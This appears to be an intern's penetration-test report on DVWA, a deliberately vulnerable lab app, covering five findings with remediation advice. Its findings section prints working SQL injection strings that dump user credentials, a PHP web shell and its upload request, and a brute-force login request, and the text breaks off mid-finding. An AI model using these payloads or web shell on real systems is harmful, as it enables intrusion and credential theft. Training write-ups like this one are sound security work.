CYART

Penetration Test

DVWA VAPT Assessment

Report of Findings

Vulnerability Assessment & Penetration Testing (VAPT) Security Report

Candidate Name: Rohit Kumar Bid

DVWA

March 27, 2026

Version: 1.0

CONFIDENTIAL

Table of Contents

1 Statement of Confidentiality 4
2 Engagement Contacts 5
3 Executive Summary 6
3.1 Approach 6
3.2 Scope 6
3.3 Assessment Overview and Recommendations 6
4 Network Penetration Test Assessment Summary 8
4.1 Summary of Findings 8
5 Internal Network Compromise Walkthrough 10
5.1 Detailed Walkthrough 10
6 Remediation Summary 12
6.1 Short Term 12
6.2 Medium Term 12
6.3 Long Term 13
7 Technical Findings Details 14
SQL Injection Vulnerability (Critical) 14
Unrestricted File Upload Leading to Remote Code Execution 18
Brute Force Vulnerability 20
Cross-Site Request Forgery (CSRF) Vulnerability 22
Cross-Site Scripting (XSS) Vulnerability 24
A Appendix 26
A.1 Finding Severities 26
A.2 Host & Service Discovery 27
A.3 Subdomain Discovery 28
A.4 Exploited Hosts 29

A.5 Compromised Users 30
A.6 Changes/Host Cleanup 31
A.7 Flags Discovered 32

1 Statement of Confidentiality

The contents of this document have been developed as part of a security assessment engagement. The authors of this document consider the contents to be proprietary and business confidential information. This information is to be used only for its intended purpose, which is to review and improve the security posture of the assessed systems.

This document may not be released to any third party, vendor, business partner, or contractor without prior written consent from the organization that commissioned this assessment. Additionally, no portion of this document may be communicated, reproduced, copied, or distributed without appropriate authorization.

The contents of this document do not constitute legal advice. Any references to regulatory standards, compliance frameworks, or legal considerations are provided for informational purposes only and should not be interpreted as legal counsel. The assessment described in this report was conducted within a defined scope for testing and evaluation purposes, and the findings presented are based on the conditions observed during the assessment period.

2 Engagement Contacts

dvwa Contacts		
Contact	**Title**	**Contact Email**
DVWA	DVWA Security	DVWA

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Rohit Kumar Bid	VAPT Intern	rohitkumarbid04@gmail.com

3 Executive Summary

DVWA ("dvwa" herein) contracted Rohit Kumar Bid to perform a Network Penetration Test of dvwa's externally facing network to identify security weaknesses, determine the impact to dvwa, document all findings in a clear and repeatable manner, and provide remediation recommendations.

3.1 Approach

Rohit Kumar Bid performed testing under a "Black Box" approach from March 23, 2026, to March 27, 2026 without credentials or any advance knowledge of dvwa's externally facing environment with the goal of identifying unknown weaknesses. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely from Rohit Kumar Bid's assessment labs. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. Rohit Kumar Bid sought to demonstrate the full impact of every vulnerability, up to and including internal domain compromise. If Rohit Kumar Bid were able to gain a foothold in the internal network, dvwa as a result of external network testing, dvwa allowed for further testing including lateral movement and horizontal/vertical privilege escalation to demonstrate the impact of an internal network compromise.

3.2 Scope

The scope of this assessment included a single externally accessible target system hosting the DVWA (Damn Vulnerable Web Application). The assessment focused on identifying vulnerabilities within the web application and associated services using a black-box testing approach.

In Scope Assets

Host/URL/IP Address	Description
http://10.236.92.45:8080	DVWA Web Application

3.3 Assessment Overview and Recommendations

During the penetration test against dvwa, Rohit Kumar Bid identified 5 findings that threaten the confidentiality, integrity, and availability of dvwa's information systems. The findings were categorized by severity level, with 3 of the findings being assigned a critical-risk rating, 2 high-risk, 0 medium-risk, and 0 low-risk. There were also 0 informational findings related to enhancing security monitoring capabilities within the environment.

The assessment revealed several security weaknesses, including exposed services, misconfigurations, and vulnerabilities that could be exploited by an attacker to gain unauthorized access to the system. In certain cases, successful exploitation could lead to privilege escalation and access to sensitive system data.

Overall, the security posture of dvwa requires improvement. Immediate attention is recommended for critical and high-risk vulnerabilities to reduce the risk of compromise. Medium and low-risk findings should also be addressed in a timely manner as part of a structured remediation plan.

dvwa should create a remediation plan based on the Remediation Summary section of this report, addressing all high-risk findings as soon as possible according to business priorities. dvwa should also consider performing periodic vulnerability assessments if they are not already being conducted. Once the identified issues have been resolved, a more in-depth security assessment may help identify additional opportunities to strengthen the overall security posture and improve detection and response capabilities.

4 Network Penetration Test Assessment Summary

Rohit Kumar Bid began all testing activities from the perspective of an unauthenticated user on the internet. dvwa provided the tester with network ranges but did not provide additional information such as operating system or configuration information.

4.1 Summary of Findings

During the course of testing, Rohit Kumar Bid uncovered a total of 5 findings that pose a material risk to dvwa's information systems. In addition, Rohit Kumar Bid identified 0 informational findings that, if addressed, could further strengthen dvwa's overall security posture.

Informational findings represent observations and opportunities for improvement within the organization and do not constitute exploitable security vulnerabilities on their own.

The chart below provides a summary of the findings categorized by severity level.

In the course of this penetration test **3 Critical** and **2 High** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

#	Severity Level	Finding Name	Page
1	9.8 (Critical)	SQL Injection Vulnerability (Critical)	14
2	9.8 (Critical)	Unrestricted File Upload Leading to Remote Code Execution	18
3	9.1 (Critical)	Brute Force Vulnerability	20
4	8.1 (High)	Cross-Site Request Forgery (CSRF) Vulnerability	22
5	8.1 (High)	Cross-Site Scripting (XSS) Vulnerability	24

5 Internal Network Compromise Walkthrough

During the course of the assessment, Rohit Kumar Bid was able to gain an initial foothold via the external network, escalate privileges, and fully compromise the target system.

The steps below outline the path taken from initial access to full system compromise and do not include all vulnerabilities and misconfigurations discovered during testing. Any issues not directly used as part of this attack path are documented separately in the Technical Findings Details section and are ranked by severity level.

The purpose of this attack chain is to demonstrate to dvwa the real-world impact of the identified vulnerabilities and how they can be combined to achieve a complete system compromise. This approach helps prioritize remediation efforts, as addressing a small number of critical vulnerabilities could effectively break the attack chain while broader remediation is ongoing.

While additional vulnerabilities identified in this report could also be leveraged to achieve similar levels of access, this attack path represents the most efficient route taken by the tester to compromise the system.

5.1 Detailed Walkthrough

Rohit Kumar Bid performed the following steps to fully compromise the target system.

High-Level Attack Path:

1. Performed network scanning to identify open ports and services.
2. Enumerated the web application to identify potential vulnerabilities.
3. Exploited a web application vulnerability to gain initial access.
4. Established a reverse shell on the target system.
5. Performed post-exploitation activities to access sensitive files and system information.

Detailed Reproduction Steps:

Step 1: Network Scanning

- Conducted an Nmap scan to identify open ports and running services.
- Discovered services such as HTTP running on port 80.

Step 2: Web Application Enumeration

- Accessed the DVWA application via the web interface.
- Identified vulnerable functionalities such as command injection / file inclusion (based on your lab).

Step 3: Exploitation

- Exploited the identified vulnerability to execute arbitrary commands on the target system.
- Verified command execution by running basic system commands.

Step 4: Reverse Shell Access

- Established a reverse shell from the target machine to the attacker's system using a payload.

- Gained interactive access to the target system.

Step 5: Post-Exploitation

- Retrieved sensitive system files such as `/etc/passwd`.
- Enumerated user privileges and system configuration.
- Assessed the potential for further privilege escalation.

This attack chain demonstrates how multiple vulnerabilities can be combined to achieve full system compromise. Addressing the initial entry point vulnerability would significantly reduce the overall risk and prevent further exploitation.

6 Remediation Summary

As a result of this assessment, several opportunities were identified for dvwa to strengthen its overall security posture. The recommended remediation actions are prioritized below, starting with those that require the least effort and provide the greatest immediate risk reduction.

dvwa should ensure that all remediation activities and compensating controls are carefully planned, tested, and implemented in a controlled manner to prevent service disruptions or unintended data loss.

6.1 Short Term

Short-Term Remediation:

- Brute Force Vulnerability - Implement account lockout mechanisms, CAPTCHA, and rate limiting to prevent automated login attempts. Enforce strong password policies.
- Cross-Site Request Forgery (CSRF) Vulnerability - Implement anti-CSRF tokens in all state-changing requests and validate them on the server side.
- Unrestricted File Upload Leading to Remote Code Execution - Restrict file types, validate file content, and store uploaded files outside the web root. Implement proper access controls to prevent execution of uploaded files.
- SQL Injection Vulnerability (Critical) - Use parameterized queries (prepared statements) and input validation to prevent SQL injection attacks. Avoid dynamic query construction.
- Cross-Site Scripting (XSS) Vulnerability - Implement proper input validation and output encoding. Use Content Security Policy (CSP) to mitigate XSS risks.

6.2 Medium Term

Medium-Term Remediation:

- Brute Force Vulnerability - Implement multi-factor authentication (MFA) and centralized authentication mechanisms. Monitor and alert on repeated failed login attempts.
- Cross-Site Request Forgery (CSRF) Vulnerability - Standardize secure development practices across the application, ensuring all state-changing operations require validated CSRF tokens.
- Unrestricted File Upload Leading to Remote Code Execution - Implement secure file handling mechanisms, including malware scanning, file renaming, and storage in isolated environments.
- SQL Injection Vulnerability (Critical) - Refactor database interaction layers to use secure ORM frameworks or parameterized queries across the entire application stack.
- Cross-Site Scripting (XSS) Vulnerability - Adopt secure coding standards, implement output encoding libraries, and enforce a strong Content Security Policy (CSP) across the application.

6.3 Long Term

Long-Term Remediation:

- Establish a secure software development lifecycle (SSDLC) to integrate security practices into all phases of application development, including design, development, testing, and deployment.
- Conduct regular vulnerability assessments and penetration testing of web applications and supporting infrastructure to proactively identify and remediate security weaknesses.
- Implement security awareness and training programs for developers and system administrators, focusing on secure coding practices and common web vulnerabilities such as SQL Injection, XSS, and CSRF.
- Deploy a Web Application Firewall (WAF) to provide an additional layer of protection against common web-based attacks.
- Implement centralized logging and monitoring solutions to detect suspicious activities and enable faster incident response.
- Enforce secure configuration management and regular patching of all systems, frameworks, and dependencies used within the application environment.
- Adopt a defense-in-depth strategy by layering multiple security controls to reduce the overall risk of exploitation.

7 Technical Findings Details


1. SQL Injection Vulnerability (Critical) - Critical

CWE	CWE-707 - Improper Neutralization
CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	A SQL Injection vulnerability was identified in the `id` parameter of the DVWA SQL Injection module. The application fails to properly validate and sanitize user-supplied input before incorporating it into backend SQL queries. An attacker can manipulate the input to alter SQL query logic, allowing unauthorized access to the database. This vulnerability enables extraction of sensitive information, bypassing authentication mechanisms, and full database enumeration. The issue arises due to the use of dynamic SQL queries without proper input validation or parameterization.
Impact	Successful exploitation of this vulnerability can lead to: • Unauthorized access to sensitive database information • Extraction of user credentials • Authentication bypass • Full database compromise This vulnerability poses a critical risk to the confidentiality, integrity, and availability of the application.
Affected Component	/vulnerabilities/sqli/ (id parameter)
Remediation	To remediate this vulnerability: • Use parameterized queries (prepared statements) to prevent SQL injection • Implement strict input validation and sanitization • Avoid dynamic SQL query construction • Disable detailed database error messages in production • Apply the principle of least privilege to database accounts
References	• https://owasp.org/www-community/attacks/SQL_Injection • https://cwe.mitre.org/data/definitions/89.html

Finding Evidence

```
### Step 1 — Confirm Injection

```sql
1' OR '1'='1'#
```
```




Step 2 — Column Enumeration

```
1' ORDER BY 1#
1' ORDER BY 2#
1' ORDER BY 3#
```


Result:

- Error at column 3 → Total columns = 2




Step 3 — Identify Reflected Columns

```
-1' UNION SELECT 1,2#
```



Step 4 — Extract Database Info

```
-1' UNION SELECT database(),version()#
```




Step 5 — Enumerate Tables

```
-1' UNION SELECT table_name,null
FROM information_schema.tables
WHERE table_schema=database()#
```


Step 6 — Enumerate Columns

```
-1' UNION SELECT column_name,null
FROM information_schema.columns
WHERE table_name='users'#
```



Step 7 — Dump Credentials

```
-1' UNION SELECT user,password FROM users#
```



2. Unrestricted File Upload Leading to Remote Code Execution - Critical

CWE	CWE-434 - Unrestricted Upload of File with Dangerous Type
CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	An unrestricted file upload vulnerability was identified in the DVWA application. The application fails to properly validate uploaded files, allowing attackers to upload malicious files such as PHP web shells. Since uploaded files are stored in a web-accessible directory and executed by the server, an attacker can leverage this vulnerability to execute arbitrary system commands. This results in Remote Code Execution (RCE), allowing full compromise of the underlying system.
Impact	Successful exploitation of this vulnerability can lead to: • Remote Code Execution (RCE) • Full system compromise • Unauthorized access to sensitive data • Privilege escalation • Persistent backdoor access This is a critical vulnerability that directly impacts the confidentiality, integrity, and availability of the system.
Affected Component	/vulnerabilities/upload/
Remediation	To remediate this vulnerability: • Restrict allowed file types using a strict allowlist (e.g., .jpg, .png) • Validate file MIME types on the server side • Perform file content inspection to detect malicious payloads • Store uploaded files outside the web root directory • Disable execution permissions on upload directories • Rename uploaded files to random, non-executable names
References	• https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload • https://cwe.mitre.org/data/definitions/434.html

Finding Evidence

Step 1 — Upload Malicious File

Payload:


```
<?php system($_GET['cmd']); ?>
```

Burp Request:

```
POST /vulnerabilities/upload/ HTTP/1.1
Host: 10.236.92.45:8080
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryX

------WebKitFormBoundaryX
Content-Disposition: form-data; name="uploaded"; filename="shell.php"
Content-Type: application/x-php

<?php system($_GET['cmd']); ?>
------WebKitFormBoundaryX--
```



Step 2 — Access Uploaded Shell

```
http://10.236.92.45:8080/hackable/uploads/shell.php?cmd=id
```

Step 3 — Command Execution

Result:

```
uid=33(www-data) gid=33(www-data)
```

3. Brute Force Vulnerability - Critical

CWE	CWE-307 - Improper Restriction of Excessive Authentication Attempts
CVSS 3.1	9.1 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
Root Cause	A brute force vulnerability was identified in the DVWA application due to the absence of proper authentication controls such as rate limiting, account lockout mechanisms, or CAPTCHA protections. The application allows unlimited login attempts without any restriction, enabling attackers to systematically guess valid credentials through automated tools or manual attempts. This significantly increases the likelihood of unauthorized access, especially when weak or commonly used passwords are in use.
Impact	Successful exploitation of this vulnerability can result in: • Unauthorized access to user accounts • Credential compromise • Account takeover • Potential escalation of privileges This vulnerability poses a high risk to the security of user authentication mechanisms.
Affected Component	/vulnerabilities/brute/
Remediation	To mitigate this vulnerability: • Implement account lockout after a defined number of failed login attempts • Enforce rate limiting to restrict repeated login attempts • Introduce CAPTCHA mechanisms to prevent automated attacks • Enforce strong password policies (length, complexity, rotation) • Implement Multi-Factor Authentication (MFA) for additional security
References	• https://owasp.org/www-community/attacks/Brute_force_attack • https://cwe.mitre.org/data/definitions/307.html

Finding Evidence

Step 1 — Identify Login Request

```
GET /dvwa/vulnerabilities/brute/?username=admin&password=pass&Login=Login HTTP/1.1
```

Step 2 — Perform Brute Force

